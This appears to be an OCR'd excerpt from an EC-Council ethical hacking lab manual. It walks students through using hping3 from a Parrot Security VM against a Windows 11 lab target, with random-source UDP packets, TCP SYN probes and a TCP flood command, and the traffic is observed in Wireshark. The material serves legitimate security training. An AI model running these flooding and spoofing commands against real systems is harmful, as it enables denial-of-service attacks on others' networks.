
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Switch to the **Parrot Security** virtual machine.
5. Click the **MATE Terminal** icon in the top-left corner of the **Desktop** to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.
9. In the **Parrot Terminal** window, type **hping3 [Target IP Address] --udp --rand-source --data 500** (here, the target machine is **Windows 11** [**10.10.1.11**]) and press **Enter**.

   Note: Here, **--udp** specifies sending the UDP packets to the target host, **--rand-source** enables the random source mode and **--data** specifies the packet body size.


   Note: The MAC addresses might differ when you perform this task.



10. Switch to the **Windows 11** virtual machine and observe the random UDP packets captured by **Wireshark**.

    Note: You can double-click any UDP packet and observe the detail.
11. Expand the **Data** node in the **Packet Details** pane and observe the size of **Data** and its **Length** (the length is the same as the size of the packet body that we specified in Hping3 command, i.e., **500**).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



12. Switch to the **Parrot Security** virtual machine. In the **Parrot Terminal** window, first press **Control+C** and type **hping3 -S [Target IP Address] -p 80 -c 5** (here, target IP address is **10.10.1.11**), and then press **Enter**.


    Note: Here, **-S** specifies the TCP SYN request on the target machine, **-p** specifies assigning the port to send the traffic, and **-c** is the count of the packets sent to the target machine.

13. In the result, it is indicated that five packets were sent and received through port 80.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Switch to the target machine (i.e., **Windows 11**) and observe the TCP packets captured via **Wireshark**.



15. Switch to the **Parrot Security** virtual machine and try to flood the target machine (here, **Windows 11**) with TCP packets.
16. In the **Parrot Terminal** window, type **hping3 [Target IP Address] --flood** (here, target IP address is **10.10.1.11**) and press **Enter**.


    Note: **--flood**: performs the TCP flooding.
17. Once you flood traffic to the target machine, it will respond in the hping3 terminal.



